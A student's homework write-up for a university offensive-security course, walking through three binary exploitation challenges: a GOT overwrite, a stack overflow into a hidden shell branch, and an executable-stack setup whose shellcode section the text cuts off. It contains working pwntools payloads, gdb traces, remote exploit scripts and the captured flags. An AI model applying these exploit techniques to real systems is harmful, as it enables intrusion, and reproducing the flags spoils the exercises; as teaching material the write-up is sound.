Homework 4 Challenge Writeup

Pwn Part Two

Lindsay Von Tish
lmv9443@nyu.edu
03/06/2024

Table of Contents

Challenge Details

Git it GOT it Good

Overview

Git it GOT it Good		
150 Points	**Flag Value**	flag{y0u_sur3_GOT_it_g00d!}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1341
	Lore	Yu Gi Oh
	Filename	git_got_good

Details

On the first run, **`git_got_good`** asked the user for a string before writing it and saving it to a buffer. Before exiting, the program prints the entered text one last time, presumably from the buffer.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./git_got_good
Welcome! The time is Wed Feb 28 04:28:11 PM EST 2024
That is, it's time to d-d-d-d-d-d-d-duel
Anyways, give me a string to save: Hello
Ok, I'm writing Hello
 to my buffer...
Hello
```

First Run

Unfortunately, analysis with the *PwnTools checksec* tool revealed that the program does have a stack canary. The presence of a canary will make stack overflow attacks more difficult, if not impossible.

```
[*] '/home/kali/Desktop/5-Week/git_got_good'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Canary Found

The program **`main`** method, shown below after decompilation with *Ghidra*, contains all of the important functionality:

```
undefined8 main(EVP_PKEY_CTX *param_1){
  ...omitted for brevity...
  printf("Welcome! The time is ");
  run_cmd("/bin/date");
  puts("That is, it\'s time to d-d-d-d-d-d-d-duel");
  printf("Anyways, give me a string to save: ");
  fgets((char *)&data,0x18,stdin);
  printf("Ok, I\'m writing %s to my buffer...\n",&data);
  *bfr = data;
  bfr[1] = x;
  puts((char *)&data);
  ...omitted for brevity...
}
```

Main Method

Right away, the program call to `run_cmd` stands out. The local function runs a `system` command, making it a potential avenue for exploitation.

```
void run_cmd(char *param_1)
{
  system(param_1);
  return;
}
```

run_cmd

The call to `run_cmd` happens before `git_got_good` stores the user input, so there is no way to influence that first call. However, it may be possible to call the command later.

The `main` method also revealed that the program accepts up to 24 characters of input. Running the program with too much input will cause a segmentation error.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 -c "print('A'*25)"
AAAAAAAAAAAAAAAAAAAAAAAAA
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ gdb ./git_got_good
Welcome! The time is [Detaching after vfork from child process 593386]
Wed Feb 28 04:39:56 PM EST 2024
That is, it's time to d-d-d-d-d-d-d-duel
Anyways, give me a string to save: AAAAAAAAAAAAAAAAAAAAAAAAA
```

Too Much Input

The segfault happened at line `0x400800`, where the program copies the data stored in `rax` into the address stored in `rcx`.

```
Program received signal SIGSEGV, Segmentation fault.
0x0000000000400800 in main ()
   0x00000000004007ef <+132>:   call   0x4005e0 <printf@plt>
   0x00000000004007f4 <+137>:   mov    -0x10(%rbp),%rcx
   0x00000000004007f8 <+141>:   mov    -0x20(%rbp),%rax
   0x00000000004007fc <+145>:   mov    -0x18(%rbp),%rdx
=> 0x0000000000400800 <+149>:   mov    %rax,(%rcx)
```

Segfault Location

At the segmentation fault, both the stack and registers contain much of the input text.

```
rax     0x4141414141414141
rbx     0x7fffffffdef8
rcx     0x41414141414141
rdx     0x4141414141414141
rdi     0x7fffffffdbe0
rbp     0x7fffffffdde0
rsp     0x7fffffffddc0
rip     0x400800  <main+149>
```

Registers

```
0x7fffffffddc0:
    0x41414141       0x41414141
    0x41414141       0x41414141
0x7fffffffddd0:
    0x41414141       0x00414141
    0x3c3f4200       0x876a4165
0x7fffffffdde0:
    0x00000001       0x00000000
```

Stack

The program code shows that parts of the input data are copied from the stack into the registers.

```
0x00000000004007f4 <+137>:   mov    -0x10(%rbp),%rcx
0x00000000004007f8 <+141>:   mov    -0x20(%rbp),%rax
0x00000000004007fc <+145>:   mov    -0x18(%rbp),%rdx
0x0000000000400800 <+149>:   mov    %rax,(%rcx)
0x0000000000400803 <+152>:   mov    %rdx,0x8(%rcx)
```

Move Operations

At `0x4007f4`, the data stored from `rbp-8` to `rbp-16` is saved in `rcx`.

```
0x4007f4 mov -0x10(%rbp),%rcx
```

Next, the data from `rbp-24` to `rbp-32` is moved to `rax`.

```
0x4007f8 mov -0x20(%rbp),%rax
```

The next line moves the data stored in `rbp-16` through `rbp-24` into `rdx`.

```
0x4007fc mov -0x18(%rbp),%rdx
```

The following line at `0x400800` is where the segmentation error occurs. The program attempts to move the data stored in `rax` into the address stored in `rcx`. The error is triggered when the value stored in `rcx` is not a valid address.

```
0x400800 mov %rax,(%rcx)
```

Finally, the last line moves the data stored in `rdx` into the address eight bytes after the address stored in `rcx`.

```
0x400803 mov %rdx,0x8(%rcx)
```

Essentially, `git_got_good` stores the user-entered data on the stack before writing the first 8 bytes into `rax`, the next quadword into `rdx`, and the last in `rcx`. The program expects the data stored in `rcx` to be a writeable address; it writes the data in `rax` at the address in `rcx` and then saves the data from `rdx` at the following address.

By entering a payload with sixteen bytes of data followed by a valid writeable address, a user can force `git_got_good` to overwrite that address with the data.

```
[16 Bytes of Data] + [Address]
```

Payload Format


The first step to creating a working payload is discovering which (if any) parts of the program memory are writeable.

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm  Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-x   /git_got_good
0x0000000000600000 0x0000000000601000 0x0000000000000000 r--   /git_got_good
0x0000000000601000 0x0000000000602000 0x0000000000001000 rw-   /git_got_good
```

Permissions

Within **git_got_good**, only the lines from **0x601000** to **0x602000** have write permissions. This memory is outside the executable program code between **0x400000** and **0x401000**. Executable data should not be writeable because an attacker may be able to overwrite the executable code with malicious commands. However, while **git_got_good** adheres to these security best practices, it is still possible for an attacker to exploit the binary using a well-crafted payload.

The writeable portion of the **git_got_good** memory contains dynamic data stored in the Global Offset Table (GOT). The Global Offset Table has read/write privileges by default.



Writeable Memory

The GOT stores function addresses from dynamically-linked third-party libraries such as **puts**, **system**, and **printf**. Overwriting one of these addresses might be a viable path to exploit the **git_got_good** binary.

The overwriting starts at line `0x400800`, where the segmentation error occurred. At `0x400800`, `git_got_good` only has one remaining call to an external function, a call to `puts` at `0x40080e`.

```
gef➤  disas main
Dump of assembler code for function main:
   ...omitted for brevity...
   0x00000000004007ef <+132>:   call   0x4005e0 <printf@plt>
   0x00000000004007f4 <+137>:   mov    rcx,QWORD PTR [rbp-0x10]
   0x00000000004007f8 <+141>:   mov    rax,QWORD PTR [rbp-0x20]
   0x00000000004007fc <+145>:   mov    rdx,QWORD PTR [rbp-0x18]
=> 0x0000000000400800 <+149>:   mov    QWORD PTR [rcx],rax
   0x0000000000400803 <+152>:   mov    QWORD PTR [rcx+0x8],rdx
   0x0000000000400807 <+156>:   lea    rax,[rbp-0x20]
   0x000000000040080b <+160>:   mov    rdi,rax
   0x000000000040080e <+163>:   call   0x4005b0 <puts@plt>
   ...omitted for brevity...
End of assembler dump.
```

Main Method Disassembly

By overwriting the external address of `puts`, stored in the GOT at line `0x601018` of the writeable program memory, with the address of `run_cmd`, an attacker can force the program to run arbitrary system commands.

```
                         undefined run_cmd()
      undefined            AL:1          <RETURN>
      undefined8           Stack[-0x10]:8 local_10

                         run_cmd

 0040074b 55               PUSH       RBP
 0040074c 48 89 e5         MOV        RBP,RSP
 0040074f 48 83 ec 10      SUB        RSP,0x10
 00400753 48 89 7d f8      MOV        qword ptr [RBP + local_10],RDI
 00400757 48 8b 45 f8      MOV        RAX,qword ptr [RBP + local_10]
 0040075b 48 89 c7         MOV        RDI,RAX
 0040075e b8 00 00         MOV        EAX,0x0
          00 00
 00400763 e8 68 fe         CALL       <EXTERNAL>::system
          ff ff
 00400768 90               NOP
 00400769 c9               LEAVE
 0040076a c3               RET
```

run_cmd in Assembly

Building the Payload

The payload will consist of three components: the command text, the address of `run_cmd`, and the address of `puts`. The program stores the input data on the program stack from `[rbp-8]` to `[rbp-32]`. Then `git_got_good` moves each 8-byte section of data into a different register before performing the overwriting.

The following table illustrates where each section of the data is stored as `git_got_good` executes:

Data	Command text	Address of run_cmd	Address of puts
Written to	[rcx]	[rcx-8]	rcx
Register	rax	rdx	rcx
Location in rbp	[rbp-24] - [rbp-31]	[rbp-16] - [rbp-23]	[rbp-8] - [rbp-15]
Location in Payload	p[0-7]	p[8-15]	p[16-23]

Payload Data Locations

The payload builder shown below returns a string made up of an encoded command, the address of `run_cmd`, and the address of `puts`.

```
def pld():
	cmd = p64(0x68732F6E69622F)
	rcAddr  = p64(0x4B07400000000000)
	pAddr   = p64(18106000000000000)
	return cmd + rcAddr + pAddr
```

Payload

The program takes input data using the `Little-Endian` format, so each payload component was reversed. The `cmd` variable contains the string `` `\bin\sh` `` encoded in hexadecimal, which will open up a shell when `run_cmd` is called. A more targeted command, such as `` `cat flag.txt`, `` would not work because it would be too long.

```
def testPld():
	p =  process('/bin/bash')
	p.sendline('gdb ./git_got_good -q')
	p.sendline("break *0x0000000000400800")
	p.sendline("r")
	p.recvuntil("save:")
	p.sendline(pld())
	p.interactive()
```

Testing the Payload

The first attempt with this payload was not successful; the program crashed with a segmentation error at line `0x400800`. At that line, the registers should hold payload data.

```
$rax: 0x68732f6e69622f
$rbx: 0x00007fffffffdef8
$rcx: 0x40534fa24da000
$rdx: 0x4b07400000000000
$rsp: 0x00007fffffffddc0  →  0x0068732f6e69622f ("/bin/sh"?)
$rbp: 0x00007fffffffdde0  →  0x0000000000000001
$rsi: 0x00007fffffffdc10  →  0x206d2749202c6b4f ("Ok, I'm "?)
$rdi: 0x00007fffffffdbe0  →  0x00007fffffffdc10 → 0x206d2749202c6b4f ("Ok, I'm "?)
$rip: 0x0000000000400800  →  <main+149> mov QWORD PTR [rcx], rax
```

Registers

```
0x00007fffffffddc0│+0x0000: 0x0068732f6e69622f ("/bin/sh"?)     ← $rsp
0x00007fffffffddc8│+0x0008: 0x4b07400000000000
0x00007fffffffddd0│+0x0010: 0x0040534fa24da000
0x00007fffffffddd8│+0x0018: 0xbd2acba24bd33000
0x00007fffffffdde0│+0x0020: 0x0000000000000001     ← $rbp
```

Stack

As shown above, `rax` holds the correct value, `0x68732f6e69622f`. However, the data in `rdx` appears to be reversed, and `rcx` holds an entirely different value than expected. The register values match the values stored in the stack.

Further testing revealed that while `git_got_good` stored the command data in reverse, the addresses in the payload did not need to be reversed. Additionally, `git_got_good` writes the data stored in `rdx` into the address at `$rcx-8`. The `rdx` register holds the address of `run_cmd`, which needs to be written at the exact line containing the address of `puts`. For the write to happen in the correct spot, the address in `rcx` must be 8 bytes past the address of `puts`.

```
def pld():
	cmd = p64(0x68732F6E69622F)
	rcAddr = p64(0x000000000040074B)
	pAddr  = p64(0x0000000000601010)
	return cmd + rcAddr + pAddr
```

Updated Payload

To test the new payload, I set breakpoints where the segfault occurred and at the call to `puts`.

```
def testPld():
	p =  process('/bin/bash')
	p.sendline('gdb ./git_got_good -q')
	p.sendline("break *0x0000000000400800")
	p.sendline("break *0x000000000040080e")
	p.sendline("r")
	p.recvuntil("save:")
	p.sendline(pld())
	p.interactive()
```

Testing Payload

At the first breakpoint (line `0x400800`), the registers and the stack show the expected values from the payload.

```
$rax: 0x68732f6e69622f
$rbx: 0x00007fffffffdef8 → 0x00007fffffffe268 → "/home/kali/Desktop/5-Week/git_got_good"
$rcx: 0x0000000000601010 → 0x00007ffff7fdd300 → <_dl_runtime_resolve_xsave+0> push rbx
$rdx: 0x000000000040074b → <run_cmd+0> push rbp
$rsp: 0x00007fffffffddc0 → 0x0068732f6e69622f ("/bin/sh"?)
$rbp: 0x00007fffffffdde0 → 0x0000000000000001
$rsi: 0x00007fffffffdc10 → 0x206d2749202c6b4f ("Ok, I'm "?)
$rdi: 0x00007fffffffdbe0 → 0x00007fffffffdc10 → 0x206d2749202c6b4f ("Ok, I'm "?)
$rip: 0x0000000000400800 → <main+149> mov QWORD PTR [rcx], rax
…omitted for brevity..
$r13: 0x00007fffffffdf08 → 0x00007fffffffe28f → "SHELL=/usr/bin/zsh"
```

Registers

```
0x00007fffffffddc0│+0x0000: 0x0068732f6e69622f ("/bin/sh"?)     ← $rsp
0x00007fffffffddc8│+0x0008: 0x000000000040074b  → <run_cmd+0> push rbp
0x00007fffffffddd0│+0x0010: 0x0000000000601010  → 0x00007ffff7fdd300
0x00007fffffffddd8│+0x0018: 0x635fc6a8b393a100
0x00007fffffffdde0│+0x0020: 0x0000000000000001     ← $rbp
```

Stack

The program continued past line `0x400800` without a segmentation error before stopping at the second breakpoint.

```
Breakpoint 2, 0x000000000040080e in main ()
 code:x86:64 ────
     0x400803 <main+152>       mov    QWORD PTR [rcx+0x8], rdx
     0x400807 <main+156>       lea    rax, [rbp-0x20]
     0x40080b <main+160>       mov    rdi, rax
●→   0x40080e <main+163>       call   0x4005b0 <puts@plt>
   ↳      0x4005b0 <puts@plt+0>     jmp    QWORD PTR [rip+0x200a62]     # 0x601018
<puts@got.plt>
gef➤  $ x/2x 0x00601018
0x601018 <puts@got.plt>:    0x0040074b     0x00000000
```

Breakpoint at 0x40080e

After the call, the program jumps to the address stored at `0x601018`. Examining the data in `0x601018` will reveal the address of `run_cmd`.

For comparison, the following figure shows what the data would look like at this breakpoint if the user had entered a string of "Hello."

```
Breakpoint 1, 0x000000000040080e in main ()
 →   0x40080e <main+163>       call   0x4005b0 <puts@plt>
   ↳      0x4005b0 <puts@plt+0>     jmp    QWORD PTR [rip+0x200a62]     # 0x601018
<puts@got.plt>
gef➤  x/2x 0x601018
0x601018 <puts@got.plt>:       0xf7e40b00      0x00007fff
```

Breakpoint at 0x40080e No Payload

This shows that the payload forced **git_got_good** to overwrite **puts**.

After the second breakpoint, the program attempts to call **puts** but calls **run_cmd** instead, opening a system shell.

```
gef➤  $ c
Continuing.
[Detaching after vfork from child process 440715]
$ whoami
kali
$ pwd
/home/kali/Desktop/5-Week
```

Success

Although **git_got_good** was compiled with a stack canary, this attack does not use stack overflow techniques. The canary did not hinder exploitation and ultimately served as a red herring.

Exploitation

While *gdb* is essential for debugging, successful exploitation does not require its use. The same payload works to exploit **git_got_good** when run locally or remotely. However, in order to get the flag, an attacker must successfully exploit a remote instance of **git_got_good**.

```
def remoteShell():
        p = remote(HOST, PORT)
        p.recvuntil("save:")
        p.sendline(pld())
        p.interactive()
```

Remote Shell Script

The payload allows an attacker to open a shell on the host running git_got_good.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 GitGOTGood_Pwn.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1341: Done
[*] Switching to interactive mode
 Ok, I'm writing /bin/sh to my buffer...
$ whoami
pwn
$ ls
flag.txt
git_got_good
$ cat flag.txt
flag{y0u_sur3_GOT_it_g00d!}
```

Success

An attacker can use the shell to read the contents of flag.txt. All of the code used to solve this challenge is available in Appendix C.

Backdoor

Overview

Backdoor		
100 Points	**Flag Value**	flag{y0u_dont_n33d_t0_jump_t0_th3_b3ginning_of_functi0ns}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1339
	Lore	Stack Overflows
	Filename	backdoor

Details

On the first run, **backdoor** prints a message making a claim that the code is "super-secure".

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./backdoor
I patched out all my old bugs, so I know my code is super-secure! Tell me your
name, friend:
Nobody
You can't hack me, Nobody
```

First Run

The program **main** method, shown below after decompilation with *Ghidra*, holds all of the significant functionality, including a call to the insecure **gets** function.

```
undefined8 main(EVP_PKEY_CTX *param_1){
  char data [32];
  init(param_1);
  puts(
      "I patched out all my old bugs, so I know my code is super-secure!
       Tell me your name, friend:"
      );
  gets(data);
  printf("You can\'t hack me, %s\n",data);
  return 0;
}
```

Main Method

The program takes in up to 32 bytes of user-entered data using gets before printing it to standard output.

Analysis with *PwnTools Checksec* revealed that **backdoor** does not have a stack canary, making it a likely target for a stack overflow attack.

```
[*] '/home/kali/Desktop/5-Week/backdoor'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Checksec Results

Too much input will cause `backdoor` to crash with a segmentation error. The crash occurs when the `main` method returns, popping the top value off the stack and jumping to that address.

```
[*] Process './backdoor' stopped with exit code -11 (SIGSEGV) (pid 1437485)
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/5-Week/core.1437485'
    Arch:      amd64-64-little
    RIP:       0x40073c
    RSP:       0x7fff509ad318
    Exe:       '/home/kali/Desktop/5-Week/backdoor' (0x400000)
    Fault:     0x6161616c6161616b
[*] rsp = 0x7fff509ad318
[*] rip offset = 40
```

Fault Offset

The value at the top of the stack is not a valid address but rather a part of the input data. Additionally, some input data leaked into `rbp`, overwriting the base pointer to the stack.

```
$rax: 0x0
$rsp: 0x00007fffffffddc8 → "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
$rbp: 0x6161616a61616169 ("iaaajaaa"?)
$rsi: 0x00007fffffffdbf0 → "You can't hack me, aaaabaaacaaadaaaeaaafaaagaaahaa[...]"
$rdi: 0x00007fffffffdbc0  →  0x00007fffffffdbf0  →  "You can't hack me,
      aaaabaaacaaadaaaeaaafaaagaaahaa[...]"
$rip: 0x000000000040073c  →  <main+68> ret

stack ────
0x00007fffffffddc8│+0x0000:"kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]" ← $rsp
0x00007fffffffddd0│+0x0008:"maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
```

Registers

The input data overwrites the return address after 40 bytes and `rbp` after 32 bytes, the expected amount of allowed input.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3
>>> from pwn import *
>>> cyclic_find("kaaa")
40
>>> cyclic_find("iaaa")
32
```


Offset of RBP and Top of Stack

An attacker could force `backdoor` to execute code at a valid address by sending the program 40 characters of input followed by a valid address.

Building a Payload

Backdoor has a function called **`get_time`** that it does not use during normal functionality. The function calls **`system`**, which the program imported from an external library.

Functions



Imports

The **`get_time`** function makes a **`system`** call but does not run a command that an attacker would find immediately useful. The code is simple, with no red flags except for a warning that *Ghidra* generated during decompilation.

```
/* WARNING: Removing unreachable block (ram,0x004006bb) */
void get_time(void){
  system("/bin/date");
  return;
}
```

Get Time Code

The **`get_time`** assembly code reveals that the function has more to it than what is visible in the decompiled code. The line at **`0x004006bb`** is unreachable but useful.

```
Dump of assembler code for function get_time:
   0x000000000040069d <+0>:     push   rbp
   0x000000000040069e <+1>:     mov    rbp,rsp
   0x00000000004006a1 <+4>:     push   rbx
   0x00000000004006a2 <+5>:     sub    rsp,0x18
   0x00000000004006a6 <+9>:     mov    ebx,0x4007c8                 = "/bin/date"
   0x00000000004006ab <+14>:    mov    DWORD PTR [rbp-0x14],0xdead
   0x00000000004006b2 <+21>:    cmp    DWORD PTR [rbp-0x14],0x1337
   0x00000000004006b9 <+28>:    jne    0x4006c0 <get_time+35>
   0x00000000004006bb <+30>:    mov    ebx,0x4007d2                   = "/bin/sh"
   0x00000000004006c0 <+35>:    mov    rdi,rbx
   0x00000000004006c3 <+38>:    mov    eax,0x0
   0x00000000004006c8 <+43>:    call   0x400550 <system@plt>
   0x00000000004006cd <+48>:    add    rsp,0x18
   0x00000000004006d1 <+52>:    pop    rbx
   0x00000000004006d2 <+53>:    pop    rbp
   0x00000000004006d3 <+54>:    ret
```

Get Time Assembly

After saving the command "`/bin/date`" in **`ebx`**, the program compares two different strings before performing a jump when they are not equal. If the jump did not occur, the operation at line **`0x004006bb`** would overwrite **`ebx`** with "**`/bin/sh`**," a command that would open a system shell.

If an attacker can push **`0x004006bb`** to the top of the stack, they can force the program to jump to that line when **`main`** returns. This would cause only the following portion of **`get_time`** to run, opening a shell.

```
0x00000000004006bb <+30>:    mov    ebx,0x4007d2     = "/bin/sh"
0x00000000004006c0 <+35>:    mov    rdi,rbx
0x00000000004006c3 <+38>:    mov    eax,0x0
0x00000000004006c8 <+43>:    call   0x400550 <system@plt>
0x00000000004006cd <+48>:    add    rsp,0x18
0x00000000004006d1 <+52>:    pop    rbx
0x00000000004006d2 <+53>:    pop    rbp
0x00000000004006d3 <+54>:    ret
```

The Good Part of Get Time

This attack might cause stack alignment issues because it forces the program to jump into the middle of the function instead of at the beginning, skipping stack pointer initialization. However, this technique already overwrites the stack pointer, **`rbp`**, with payload data, so the stack data is already corrupted before this point.

The payload for this attack consists of 40 bytes of padding data followed by the address **`0x004006bb`**.

```
def pld():
        pad = b'A'*40
        addr = p64(0x00004006bb)
        return pad + addr
```

Payload Builder

Successful Exploitation

After receiving the payload, backdoor prints the first 32 characters of input before its main method returns, and the program makes a system call to open a shell.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ python3 Backdoor_Pwn1.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1339: Done
[*] Switching to interactive mode
You can't hack me, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xbb\x06@
$ whoami
pwn
$ ls
backdoor
flag.txt
$ cat flag.txt
flag{y0u_dont_n33d_t0_jump_t0_th3_b3ginning_of_functi0ns}
```

Get Time Assembly

The complete code used for testing and exploiting backdoor is available in Appendix D.

School

Overview

Backdoor		
150 Points	**Flag Value**	flag{first_day_of_pwn_school}
	Location	offsec-chalbroker.osiris.cyber.nyu.edu 1338
	Lore	Executable Stack
	Filename	school

Details

On the first run, the `school` binary asks for directions, prints the user input, and exits.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./school
Let's go to school! School's at: 0x7ffcfdb98500. gimme directions:
Skip school!
Hi, Skip school!
```

First Run

The program prints out an address in its message. Unfortunately, the leaked value is not the solution.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ ./school
Let's go to school! School's at: 0x7ffd79eaaa30. gimme directions:
0x7ffcfdb98500
Hi, 0x7ffcfdb98500
```

Had to Try It

The leaked address appears to be from the program stack, which can be confirmed using *Vmmap*.

```
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-x /home/kali/Desktop/5-
Week/school
0x0000000000600000 0x0000000000601000 0x0000000000000000 r-- /home/kali/Desktop/5-
Week/school
0x0000000000601000 0x0000000000602000 0x0000000000001000 rw- /home/kali/Desktop/5-
Week/school

0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rwx [stack]
```

Program Memory

As shown in the *Vmmap* output and the *Checksec* results below, the program stack for `school` is readable, writeable, and executable.

```
[*] '/home/kali/Desktop/5-Week/school'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
          NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
    RWX:      Has RWX segments
```

Checksec

A program should not have an executable stack. Programs write and read data to/from the stack, often including user input. An attacker may leverage this issue to store arbitrary code on the stack that the program will execute later.


The `school` main method is straightforward. The address school prints is the pointer to the `data` array. The program passes this pointer to `gets` to read in the user input. The `gets` function is insecure and will overwrite the stack if the user input exceeds the allotted size, which an attacker can leverage to perform a stack overflow.

```
undefined8 main(EVP_PKEY_CTX *param_1){
  char data [32];
  init(param_1);
  printf("Let\'s go to school! School\'s at: %p. gimme directions:\n",data);
  gets(data);
  printf("Hi, %s\n",data);
  return 0;
}
```

Main Method

The main method is very similar to the one used in the Backdoor challenge. Unfortunately, `school` does not have unused functions like `backdoor` did. The `school` binary does not even import the `system` library like `backdoor`.

Functions



Imports

Too much input will cause `school` to crash with a segmentation error, which occurs when the `main` method returns. When a method returns, it pops the top value off the stack before jumping to that address.

```
[+] Starting local process './school': pid 1284615
[*] Process './school' stopped with exit code -11 (SIGSEGV) (pid 1284615)
    Arch:      amd64-64-little
    RIP:       0x400681
    RSP:       0x7ffe9fe27878
    Exe:       '/home/kali/Desktop/5-Week/school' (0x400000)
    Fault:     0x6161616c6161616b

0x00007fffffffddd8│+0x0000:
"kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"    ← $rsp
0x00007fffffffdde0│+0x0008:
"maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaaya[...]"
0x00007fffffffdde8│+0x0010: "oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"

>>> cyclic_find('kaaa') # Value stored at top of stack
40
```

Fault and Stack Data

Similarly to the **backdoor** challenge, the fault occurs when the input data exceeds 40 bytes and overwrites the return address. The data also leaks into the registers, overwriting **rbp** after 32 bytes of input.

```
$rax   : 0x0
$rbx   : 0x00007fffffffdee8  →  0x00007fffffffe250  →  "/home/kali/Desktop/5-Week/school"
$rsp   : 0x00007fffffffddd8  →  "kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawa[...]"
$rbp   : 0x6161616a61616169 ("iaaajaaa"?)
$rsi   : 0x00007fffffffdc00  →  "Hi,
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala[...]"

>>> cyclic_find('iaaa') # Value stored in RBP
32
```

Registers

As shown in the main method code, the leaked address is a pointer to the input data. The address is the location of the beginning of the input data in the stack.

```
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ pwn cyclic 100 > inp
┌──(kali㉿kali)-[~/Desktop/5-Week]
└─$ gdb ./school -q
gef➤  r < inp
Let's go to school! School's at: 0x7fffffffddb0. gimme directions:
Hi,
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaa
avaaawaaaxaaayaaa
gef➤  x 0x7fffffffddb0
0x7fffffffddb0: 0x61616161

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400681 in main ()
```

Address Data

The leaked address is a part of the executable stack memory. If an attacker can use a stack overflow to force school to jump to that address when its main method returns, the program will execute any code stored there. To perform the exploit, an attacker must build a payload comprised of 40 bytes or less of shellcode, padding (if necessary), and the leaked address.

Shellcode

The most straightforward approach is to build shellcode 40 bytes or less in size, but there are other ways to deal with stack buffer size restrictions. This solution uses a piece of shellcode 23 bytes in length.

